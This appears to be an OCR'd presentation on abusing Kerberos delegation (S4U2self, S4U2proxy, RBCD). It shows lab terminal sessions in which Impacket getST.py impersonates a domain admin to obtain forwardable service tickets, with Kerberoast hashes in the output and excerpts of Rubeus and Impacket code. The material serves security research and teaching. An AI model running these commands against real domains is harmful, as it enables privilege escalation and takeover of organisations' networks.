
```
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:42:45 PM
[*] End Time                      : 27/04/2022 02:42:45 AM
[*] RenewTill                     : 27/04/2022 16:42:45 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : HZauK3tyAKGJZ+8+wuzeGw==
```

not sensitive for delegation
not Protected User

forwardable

S4U2self

> KCD with PT, protected user





```
Exegol ~ # getST.py -self -impersonate 'protected_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating protected_admin
[*]     Requesting S4U2self
[*] Saving ticket in protected_admin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'protected_admin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : protected_admin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:45:49 PM
[*] End Time                      : 27/04/2022 02:45:49 AM
[*] RenewTill                     : 27/04/2022 16:45:49 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : APl5lXhyEYUKB1iwZYHoTA==
```

not forwardable

S4U2self

> KCD with PT, user sensitive for deleg.




```
Exegol ~ # getST.py -self -impersonate 'sensitive_admin' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating sensitive_admin
[*]     Requesting S4U2self
[*] Saving ticket in sensitive_admin@constrained$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'sensitive_admin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : sensitive_admin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:51:28 PM
[*] End Time                      : 27/04/2022 02:51:28 AM
[*] RenewTill                     : 27/04/2022 16:51:29 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : NzGJz493bMqOmPzXAPRXuQ==
```

not forwardable

S4U2proxy tests

Capgemini

S4U2proxy

> KCD, not forwardable

```
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 16:58:06 PM
[*] End Time                      : 27/04/2022 02:58:06 AM
[*] RenewTill                     : 27/04/2022 16:58:06 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : N7YUYb4SKB0tFam+nGIoYw==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$constrained$*$9a9f507781a31b7fc420dafe77899743$1398b3e000e9e2377d7cc17e410c24c6796a8cbc992fa46eff1bcec71024064825026b9f617e90de50f9047d3d
94765c4411f1764ed7f42408c2913976fcbfc0c43576db9895aa69f6fb7b0d1f8c67eb36a39aa9d3f67642c4f480b7e9d17e91b77d0ecb2302c52efbe13b3971dfb706eb7ca9584073754ba1fe4e6a446a68e11784ef3af8bebb8092b6deb3a86748aa62d6db
4e11a31e3f6be47fdcbafc5e059a54128aa903977c34109c02c1aaf8d8a33662409180c1a284d08dce2bcea36ba96167b67a58f1af2265d966eff6ca3d369247f25874f9d0827e4fd2f86cfa07c36753e5aa47d80f844b832c9cf128559c4d681c613fd261aa
e5667d3d5796b00e2829c443f111a0080c4bad0722436120547 30fbc9997e581af8087f1b960fd66d8295effd0e44397c6d58162358511ddd6052dadd88a33c4a9ada21395ace8f3b69736bef38e7ab6acdf4e54dcbf8de61d2444b18c45fea09bb7d06846a3
4f9b6ab0e75fb0efee9695b600e79e47da73f8a04e372258a79b0830736391c786d8e1173fa0c292bce99b67d811c8ed63e2a5b73488c78d32b7c4ea3cdc609079e7f99fdf5f306bc7747af66c617fb41581807fe7817283ada3f65379ab587d436016ff82b9
7716af579ca8baeb11d88fa97f604f7d69912101ed7de62ecacb35bec32fdd393c23c63aa66efc50997035112a88792172416f4cb5f64772d20898ec18ef51c648e06fc2cf738c76d419caf2bebdd76a5fa63db95d77acbc567a5e6d0ca9d203cb29b55fc92e
fc69072692493a2be52fe16fa72f61be40f921a96b3115810bf840cdcd9d48c3eacca4fb89efc69a3d777a19addcb81bb7ffac6119862de575a24c8251d77c72dba1b4175048da3ac12b0e642877662bfd01106e2f4a4f040e5f6a51d259e2b8549006212d27
cef555cabbc5eb4470689b753662538a4b80e253d859cd1955421ef90122307 8020d3218e7cb1d9b167faefc7241a88786d9788c5068edeefd43ff9095434eea8ae14e061eb9359a03aeba12e833ce03b7c47663dae75084faf28f9c6fe491e5be2c8a6e6340
0a477f08df8f14107066a56b10bed2e221392170c2179252d8a81dccb2e25692f62df807db50dd5ba0c794e99e6a957dbe474f3e316ecf0be4b20d624019c10aa0ff644857f8e5220c6e34f1e260659bb198be37269429055d8046823d9fc578408bab2d5be6
4cf50af28c139a01a0b592302f4969132e83b869c3750367f5632fd20956e85d833fa010b659958127d0161213d05db04e7a73934e1160a4526d6da2ee46673e6b5d7beb20d20dcf813f6ae7ed3a440872f0ff6fb22e081aabee11d981744df919ff43089956
eabd731727fae76a7b1ab1814e0a51f7ed036960c735b9d34ca596f8b47f4735f56fa9183b
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : constrained$
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@constrained$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user constrained$ or initial TGT not forwardable
```

not forwardable

fails

S4U2proxy

> KCD, forwardable

```
Exegol ~ # describeTicket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : constrained$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:26:42 PM
[*] End Time                      : 27/04/2022 03:26:42 AM
[*] RenewTill                     : 27/04/2022 17:26:41 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : LDiQd/wzLqyRcaAOkSINLQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$constrained$*$40c2f85b5e3359b67f3e68d03d21cf2f$aa1092993d5b585fcb44ca0a2d4c58f2c6bfa0b6fdc8d836910c1903d5b9b52899ec21dfeb1991f6311778c07d25d2293604827dcc6a5e9e4ecb6
2f944419ba75ff64eb8771b4bffb53f03df407a15c10bb5c27cc544033083784 8f0ce32f5bfc555b569fb9213aba71f1d9847a2ce49bacb8fc25454fa3d96def1ae0fcc520d444f463c4c7d63e22dcb049da165d13da4c335b0f2568664952d6418c532964a655caa2e1c3226a5435815b07a7c
68b622e9d93030cf6c7745bc1bda27e7ece264d452e78a5d7e1f204931845ea6bb7c1e118ea810532d0f23d4c0db3c246cb043eac567b5f5cce677a80fbcef3f648409f88773e36e3259886fe687c19b04bf3b0feff1a13a131791dabe40e00c6a3a4e2729f4464743fa8958f4bfdc4f3d9a6e3
925118340c8a5f19b40ccb0c80c3749d486a9807879253cb51c60fd90d785b247d68477aeb47a55a6333dbfb7dd1e0904d567fb39b5773aeeab6c0d193bc910a35d4fa1807d5b087a755e672483f6e1fadb8e1f090749e8a03b2449d669a3f817dbf576225a41daaf8295cac4a394a2b117c0be
dc5669202f46edc479aa301457740afcedfaf379b1e330ef8a797fac54b5dd256daa2e1e35a20f5617381a9d36c92365e8dab33b7c95c6502fb1c1a3729c62e43564a27c3019a795332a5e9f3ae4109bb70b296a03cb2757477e36c281af290a44d7be69d6ab7f79b79e1dbdf3f8b17ab481437
b579d78ae990acf39d500e032458d80571782c40079da55fc52b6c0323b7629cd882778403a9954ea7a2bec1b62ade69b0dba21b23b9eda8208e7bf36a455b7467649de22145fd64cdc328fd608c8fc81057f2ef4c1826e40c76b9486c2e29bbb03272ac2ed8793babd14c75caeede4dffcde3b
f19f591a89140d2f42559212f57e9c3081fef8a90f14be6ad54d91bd5ab8389e666a77e7f5551de7552e1613649cc27b4243db005558e693c6063c761be4563ad2cdeb646badbc31c886aaa4c11508f6809fa156c206dd91593b8341a1add047e7efe7eeb35aab84c6309ea991bd6374a7e12c8
d43ba137a5e45181a15a244bb87d66e6a69b3c71b70b046222a9fa1e2796b4baefc096caec81ba2d54115e817ca440a5fbba4a13686171a48f05c6d5de955169a1956a0ffd2afced873d4b6dfda9d4e7079ec221bb7612d9d9337cc38a17cf146d1fc7ce5d141b5e4bebfb8644a68701460d2ee
42427d3d11fe1b1b3de752729fe2a5e5e4f287588eb49ab21b8fa62ff8f043b390ca0a29751e1cbace6dd09aa419869c02bba6026b59a8115bc8cd17db83f70fb4825d8ed9721ddb7fcc08d739fc803fb42999f1ad92211d35db72f1ff87642905c65e6bf43aad383ac304e651660b6bed86a08
6cff9455c1098bf95663faf48a62f9bb470
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : constrained$
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@constrained$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/sv01' -dc-ip '192.168.56.101' 'domain.local'/'constrained$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@constrained$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_sv01@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@host_sv01@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : host/sv01
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:26:48 PM
[*] End Time                      : 27/04/2022 03:26:48 AM
[*] RenewTill                     : 27/04/2022 17:26:47 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : Q5QD7tPaouvjIMrVssst/g==
```

forwardable

success!

The story of S4U2proxy & RBCD

> not forwardable, but forwarded anyway

S4U2self

> not forwardable, forwarded anyway

```
Exegol ~ # rbcd.py -delegate-from 'rbcd$' -delegate-to 'rbcd$' -dc-ip '192.168.56.101' -action 'read' 'domain.local'/'rbcd$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Accounts allowed to act on behalf of other identity:
[*]     rbcd$        (S-1-5-21-1170647656-860703057-891382899-1147)
Exegol ~ # getST.py -self -impersonate 'domainadmin' -dc-ip '192.168.56.101' 'domain.local'/'rbcd$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Requesting S4U2self
[*] Saving ticket in domainadmin@rbcd$@DOMAIN.LOCAL.ccache
Exegol ~ # describeTicket 'domainadmin@rbcd$@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : rbcd$
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:45:05 PM
[*] End Time                      : 27/04/2022 03:45:05 AM
[*] RenewTill                     : 27/04/2022 17:45:06 PM
[*] Flags                         : (0xa10000) renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : lAfvVLTdgpZfKOXJ1TQHDA==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$rbcd$*$c3c9ca1715d6542b57e40b9d7e8a7ae3$a48d32296b70e8ba7d568843924d63149c09369c42057a1b6d98df0a799a2387c87e64cde11e9308
91307bd366fa44f076849502461d8198aa2df3357d5383ff703bc02d8258b460fe1ad4cdacbca7666cd481055e7587de29be2da3778ffceae2263a458bb886082b9d5f642350d828af994e20647db813a7f12c169a24d025ddae41d9dd
00c408b7de111f7b61e8871a5702820f773c8bab3ddf887f8f58d79d88e94ea7af64b1b7a2929a371ce318e25f0e83c9bb8f95449797b8876efeee32e47909a8ebe19bb9784df1b12f16c7bb8ce534617789cd29a5abebc2b73bad70ffa
497c6198e22ee4a65d7594b77e11740e6122bee9edae28d9f6e7d1fa87b53991208cd1abc0d514dc3116fb4d7b3eca13dab912a76dcc2d69ed266bec85234d341d66c2032b855b234db1963178405d837874fe0c6e9623681e3508f16ce
90b58310ccefe010efdbf7a6f0abada77fdd2fa1b286a06ddf5c63457ed93383dcdac24ff7cebe9c15e777c7ba75134277aa3382a409942fb8ccc45614fa90d3cf239b02b5f1255bac63af6e56dc0129f3458f486db22e5b92490533197
11954fb59a633c66240f126d159ab84431a7a8ab8f2c2d00ddefff50e7ae1b565e6c0ba0f76176dcd90b52f13ef32a799ac1b71199438aa75ed2279b1d26efee656a9f710a97c511f99b895ea4836edd36ab47cc6552a03e0bb50785ad6
7d6d51374f0294c5b5f5086a25ca087104c350c71dac5e536df5d38dc52b8744c7930e778aaa4422676b0eed67d0f2f66d9560392b6c9d4c9a13a1fac18286be32b302ff314a1479c95340b8707167e25c21572770b3920fbf2f4893fe0
b7895c2796ac2b89858a7b4eb2038a3b1777aecfc49f74a0bc427e7e171c31e17d3b830787f2853231c11f63652ca69697e3fca894636502d992269b6456e39185c04206b377adc661333d2148404736c186a5c823943ae282fac21a181
4b7506aac9a41c544934523f7553bbcd80661fd50b563fa10dc871856a4910bf584597ec4792819b2b94f6306f57428d890ce6d2c5d3be799c5b874f2b3a389875e85f9e5a6408cb578cce0f4fc4382fa7934b6d7eee4893ce27123fd12
db8b27800c6ea79601461a0bebb6
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : rbcd$
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
Exegol ~ # getST.py -additional-ticket 'domainadmin@rbcd$@DOMAIN.LOCAL.ccache' -impersonate 'domainadmin' -spn 'host/rbcd' -dc-ip '192.168.56.101' 'domain.local'/'rbcd$':'baguette'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating domainadmin
[*]     Using additional ticket domainadmin@rbcd$@DOMAIN.LOCAL.ccache instead of S4U2Self
[*]     Requesting S4U2Proxy
[*] Saving ticket in domainadmin@host_rbcd@DOMAIN.LOCAL.ccache
```

not forwardable

forwarded anyway!

S4U2proxy


> forwardable result

```
Exegol ~ # describeTicket 'domainadmin@host_rbcd@DOMAIN.LOCAL.ccache'
Impacket v0.9.25.dev1+20220425.154538.4d87f0a8 - Copyright 2021 SecureAuth Corporation

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] User Name                     : domainadmin
[*] User Realm                    : domain.local
[*] Service Name                  : host/rbcd
[*] Service Realm                 : DOMAIN.LOCAL
[*] Start Time                    : 26/04/2022 17:45:13 PM
[*] End Time                      : 27/04/2022 03:45:13 AM
[*] RenewTill                     : 27/04/2022 17:45:13 PM
[*] Flags                         : (0x40a10000) forwardable, renewable, pre_authent, enc_pa_rep
[*] KeyType                       : rc4_hmac
[*] Base64(key)                   : mfzoDXW/pyjwDg356s7TFQ==
[*] Kerberoast hash               : $krb5tgs$23$*USER$DOMAIN.LOCAL$host/rbcd*$515720a016b148dfb4fd494604dce08a$63bcf188511b7fd17b79c9f581fa4eb683b2
9b7b9f2a51cffea40729a23b8b1fd5ab8075452c77613d78f3857bec03bdcccf798ae2808e92d02a55f6269ffcdef8a6e420a9f787db196d9d853d1edd4f9a342188c38cceb4f35cf94
00668fd003b270661df0e57cc1aaddfc678c85f38324c073ab825387bf17faa6696b52296b0113f6029fd7bf79212fb30d96034ad71e4db770d9146e3ad81de9792f499685f99d3c1bf
a71cd48ab275db0b0597d361baa3cee3b191c86b604eaa9ffc5bb69250128e68f5955a848e9f0b137882941a258ce3359467fcb52df0b9dbe803996c36cb0ed39c38e90731b3e0a78d5
38995e45e5734fbb8838bbf0fda945a08bcf7331e14a44a48c9acffab918c0348bf02640e96a313087cbdb44e8a3b1f005054f65f3a0a7f3355a232b1ec38d36391ff7b75f283b5eb80
ed3bc45d36fe7d9bfa87f1d94982ad1b0c953a621097da3de0b49c54bace3e8d709639bcd9fe4cc6f6b90314cd7c966bba697976c4ccfb25685d3e29d20759bb2294ab5c5d8c044c099
a8804697d130266cd12890988b3eaf22ea41d16034bf61c011e569c3b4bc559b7c2fd4a33d1dc1239f5649121cdc4da93fb43e53e4267661982de610126e17f625b3467b7804c175e48
0d006e00cdd0217bfe5caf18ae440be046e64f1a275950148a7c9102b410633d02bc4b2c42f34497e28ffee7e027f868a94f8927fe9a578daf8a73ebcd0c212c42dce1d961a5b2e5236
876d2d8467b02078c4d9ce28fc4373fd446e7234d78dcc0fccabcb0f94a2d4f78597566f4dfec00ac80c4654ebde8a680112ba0542ce017538bf355d26988a280817320f2e55acaf48a
67c7bc4cc2c3d13e39fbceebef65bde0ff78dbe88d2ef1ccb18a3ab94a7c998df7057b236c5cbe6791cd92a18061eede251556c65c7f35f3c1c345a2506b6a56b35b45039a28fdf9486
d7191cbaee49d1d7edc1f4177712af8cde47206c9bb72d323d358b59988b0f958dab4f4036bfef9ce32c4e67f
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name              : host/rbcd
[*]   Service Realm             : DOMAIN.LOCAL
[*]   Encryption type           : rc4_hmac (etype 23)
[-] Could not find the correct encryption key! Ticket is encrypted with rc4_hmac (etype 23), but no keys/creds were supplied
```

forwardable


S4U2proxy

> forwarded anyway



S4U2proxy

> forwarded anyway



The RBCD bit

> Rubeus

```
// Rubeus/Rubeus/lib/S4U.cs

[...]

  private static void S4U2Proxy(...)
  {

  [...]

    // moved to end so we can have the checksum in the authenticator
    PA_DATA padata = new PA_DATA(domain, userName, ticket, clientKey, etype, opsec, cksum_Bytes);
    s4u2proxyReq.padata.Add(padata);
    PA_DATA pac_options = new PA_DATA(false, false, false, true);
    s4u2proxyReq.padata.Add(pac_options);

    byte[] s4ubytes = s4u2proxyReq.Encode().Encode();

  [...]
```

```
// Rubeus/Rubeus/lib/krb_structures/PA_DATA.cs

namespace Rubeus {
    public class PA_DATA
    {
        public static readonly Oid DiffieHellman = new Oid("1.2.840.10046.2.1");

        //PA-DATA         ::= SEQUENCE {
        //        -- NOTE: first tag is [1], not [0]
        //        padata-type     [1] Int32,
        //        padata-value    [2] OCTET STRING -- might be encoded AP-REQ
        //}

        [...]

        public PA_DATA(bool claims, bool branch, bool fullDC, bool rbcd)
        {
            // defaults for creation
            type = Interop.PADATA_TYPE.PA_PAC_OPTIONS;
            value = new PA_PAC_OPTIONS(claims, branch, fullDC, rbcd);
        }

        [...]
```

```
// Rubeus/Rubeus/lib/krb_structures/PA_PAC_OPTIONS.cs

using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using Asn1;

namespace Rubeus
{
    /* PA-PAC-OPTIONS ::= SEQUENCE {
        KerberosFlags
        -- Claims(0)
        -- Branch Aware(1)
        -- Forward to Full DC(2)
        -- Resource-based Constrained Delegation (3)
       }
    */

    public class PA_PAC_OPTIONS
    {
        public byte[] kerberosFlags { get; set; }
        public PA_PAC_OPTIONS(bool claims, bool branch, bool fullDC, bool rbcd)
        {
            kerberosFlags = new byte[4] { 0, 0, 0, 0 };
            if (claims) kerberosFlags[0] = (byte)(kerberosFlags[0] | 8);
            if (branch) kerberosFlags[0] = (byte)(kerberosFlags[0] | 4);
            if (fullDC) kerberosFlags[0] = (byte)(kerberosFlags[0] | 2);
            if (rbcd) kerberosFlags[0] = (byte)(kerberosFlags[0] | 1);
            kerberosFlags[0] = (byte)(kerberosFlags[0] * 0x10);
        }

    [...]
```

The RBCD bit

> Impacket

```python
# Impacket/examples/getST.py

[...]

    def doS4U(...):

        [...]

        tgsReq = TGS_REQ()

        tgsReq['pvno'] = 5
        tgsReq['msg-type'] = int(constants.ApplicationTagNumbers.TGS_REQ.value)
        tgsReq['padata'] = noValue
        tgsReq['padata'][0] = noValue
